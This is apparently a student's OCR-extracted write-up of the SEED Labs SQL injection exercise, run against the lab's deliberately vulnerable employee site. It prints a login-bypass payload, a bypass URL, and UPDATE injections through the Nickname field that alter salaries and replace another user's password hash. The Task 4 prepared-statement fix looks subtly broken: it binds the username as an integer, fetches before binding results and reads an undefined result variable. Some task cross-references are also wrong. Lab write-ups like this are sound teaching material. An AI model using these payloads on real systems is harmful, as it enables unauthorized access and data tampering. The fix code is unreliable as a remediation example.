
SQL Injection Lab


Task 1




As shown in the screenshot, I use `SELECT * from credential WHERE name='Alice'` to query the information of Alice.

Task 2

Task 2.1: SQL Injection Attack from webpage






Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

As shown in the screenshot, fill the `username` with `admin' #` and leave `password` blank will successfully login as `admin`. This query just match the user with name `admin` and the rest conditions are commented out.

Task 2.2: SQL Injection Attack from command line




Enter the name and password will get the same result as `curl` the webpage

```
http://www.seedlabsqlinjection.com/unsafe_home.php?
username=admin%27+%23&Password=
```

since `PHP` will fill the query after the `?` mark.


Task 2.3: Append a new SQL statement





The attack did not succeed because the countermeasure of MySQL prevents multiple queries from PHP.

Task 3

Task 3.1: Modify your own salary









Fill the `Nickname` with `', salary='200000' WHERE EID='10000';#` will successfully initiate the attack. Like task 1, this query update the salary regardless of other conditions.

Task 3.2: Modify other people' salary







Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	200000	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Similar to task 3.1 but this time use the query `', salary='1' WHERE name='Boby';#` to update salary for Boby.

Task 3.3: Modify other people' password





We first compute the `SHA1` hash of the password we want to change to:

```
$ echo -n "alice" | openssl sha1
522b276a356bdf39013dfabea2cd43e141ecc9e8
```

Then we use the similar way to update Boby's salary:

```
', password='522b276a356bdf39013dfabea2cd43e141ecc9e8'
WHERE name='Boby';#
```

And now we can login with password `alice`.

Task 4

Terminal 8:07 PM

```
        $dbpass="seedubuntu";
        $dbname="Users";
        // Create a DB connection
        $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
        if ($conn->connect_error) {
          echo "</div>";
          echo "</nav>";
          echo "<div class='container text-center'>";
          die("Connection failed: " . $conn->connect_error . "\n");
          echo "</div>";
        }
        return $conn;
      }

      // create a connection
      $conn = getDB();

      // Sql query to authenticate the user
      $stmt = $conn -> prepare("SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
      FROM credential
      WHERE name= ? and Password= ?");
      $stmt->bind_param("ss", $input_uname, $input_pwd);
      $stmt->execute();
      $stmt->fetch();
      $stmt->bind_result($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_birthdate, $bind_ssn, $bind_phone, $bind_a
ddress, $bind_email, $bind_nickname, $bind_password);

      if($bind_id != "") {
        drawLayout($bind_id, $bind_name, $bind_eid, $bind_salary, $bind_birthdate, $bind_ssn, $bind_password, $bind_nick
name, $bind_email, $bind_address, $bind_phone);
      } else {
        echo "</div>";
        echo "</nav>";
        echo "<div class='container text-center'>";
        die("Connection failed: " . $conn->connect_error . "\n");
        echo "</div>";
      }

      /* convert the select return result into array type */
      $return_arr = array();
      while($row = $result->fetch_assoc()){
        array_push($return_arr,$row);
      }

      /* convert the array type to json format and read out*/
      $json_str = json_encode($return_arr);
      $json_a = json_decode($json_str,true);
      $id = $json_a[0]['id'];
      $name = $json_a[0]['name'];
      $eid = $json_a[0]['eid'];
      $salary = $json_a[0]['salary'];
                                                                                    104,1          23%
```

SQLi Lab - Mozilla Firefox 8:06 PM

File Edit View History Bookmarks Tools Help

SQLi Lab

www.seedlabsqlinjection.com 50%

Most Visited SEED Labs Sites for Labs

SEEDLABS


Employee Profile Login

USERNAME admin' #

PASSWORD Password

Login

Copyright © SEED LABs



We update the `unsafe_home.php` code in `/var/www/SQLInjection` with prepared statement:

```
// Sql query to authenticate the user
$stmt = $conn -> prepare("SELECT id, name, eid, salary,
birth, ssn, phoneNumber, address, email,nickname,Password
      FROM credential
      WHERE name= ? and Password= ?");
$stmt->bind_param("is", $input_uname, $input_pwd);
$stmt->execute();
$stmt->fetch();
$stmt->bind_result($bind_id, $bind_name, $bind_eid,
$bind_salary, $bind_birthdate, $bind_ssn, $bind_phone,
$bind_address, $bind_email, $bind_nickname,
$bind_password);

if($bind_id != "") {
    drawLayout($bind_id, $bind_name, $bind_eid,
$bind_salary, $bind_birthdate, $bind_ssn, $bind_password,
$bind_nickname, $bind_email, $bind_address, $bind_phone);
} else {
    echo "</div>";
    echo "</nav>";
    echo "<div class='container text-center'>";
    die("Connection failed: " . $conn->connect_error .
"\n");
    echo "</div>";
}
```

Now when we try to login using the method in task 1, we will get the error message in the `else` branch.